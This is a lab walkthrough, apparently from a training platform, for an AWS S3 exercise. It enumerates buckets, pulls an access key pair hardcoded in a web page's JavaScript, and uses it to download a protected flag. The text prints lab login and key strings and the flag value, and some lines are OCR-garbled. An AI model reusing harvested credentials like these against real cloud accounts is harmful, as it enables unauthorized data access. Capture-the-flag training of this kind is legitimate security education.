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Name	Hardcoded Credentials
URL	https://attackdefense.com/challengedetails?cid=2300
Туре	AWS Cloud Security : S3

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Solution:

Step 1: Configure AWS CLI with the given AWS access keys.

Access Credentials to your AWS lab Account

Login URL	https://423668550512.signin.aws.amazon.com/console
Region	US East (N. Virginia) us-east-1
Username	student
Password	Ad1UdiR4QTqFEuzj
Access Key ID	AKIAWFJE5BNYGSXLXYXT
Secret Access Key	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

Command: aws configure

Step 2: Enumerate S3 buckets.

Command: aws s3api list-buckets

Step 3: Check bucket objects.

Command: aws s3api list-objects --bucket <bucket-name>

Execute it with both buckets.

Index.html found in bucket.

Flag found in a bucket!

Step 4: Try downloading flag from the S3 bucket.

Command: aws s3 cp s3://<bucket-name>/FLAG.

```
File Actions Edit View Help


// root@Kali ___ aws s3 cp s3://flag-423668550512/FLAG .
fatal error: An error occurred (403) when calling the HeadObject operation: Forbidden

// root@Kali ___
```


Cannot download flag due to insufficient permission.

Step 5: Use s3 url format to open index.html in browser.

URL: https://<bucket-name>.s3.amazonaws.com/index.html



Step 6: Inspect the web application and try uploading any file on the web application via drag and drop.



Step 7: Check the source code of the web application.

```
var bucketName = "s3-upload-423668550512";
26 var bucketRegion = "ap-south-1";
   var creds = new AWS.Credentials('AKIAWFJE5BNYHK7L5JNZ', 'leQLHoxiTeUY78LUZWlHddlQLeXUw0Xj8kH8fsf9');
AWS.config.update({
30 regi
                                                                                                     I
                   region: bucketRegion,
                   credentials: creds
               var s3 = new AWS.S3({
                   apiVersion: '2006-03-01',
                   params: {Bucket: bucketName}
38 </script>
39 </head>
40 <body>
       <div class="aligner">
      <div id="drop">
           <h2>Drop files here!</h2>
      </div>
      <div id="list">
        <h2>Uploaded Files:</h2>
47
       </div>
       </div>
```

AWS hardcoded credentials found in source code!


Step 9: Try downloading the flag using new AWS credentials.

Command: aws s3 cp s3://<bucket-name>/FLAG.

```
File Actions Edit View Help

froot@Kali
download: s3://flag-423668550512/FLAG to ./FLAG
froot@Kali

I
```



FLAG: 69bb126b8c154144e08fee04240ea02f

Flag retrieved successfully.

References:

AWS CLI (https://docs.aws.amazon.com/cli/latest/reference/)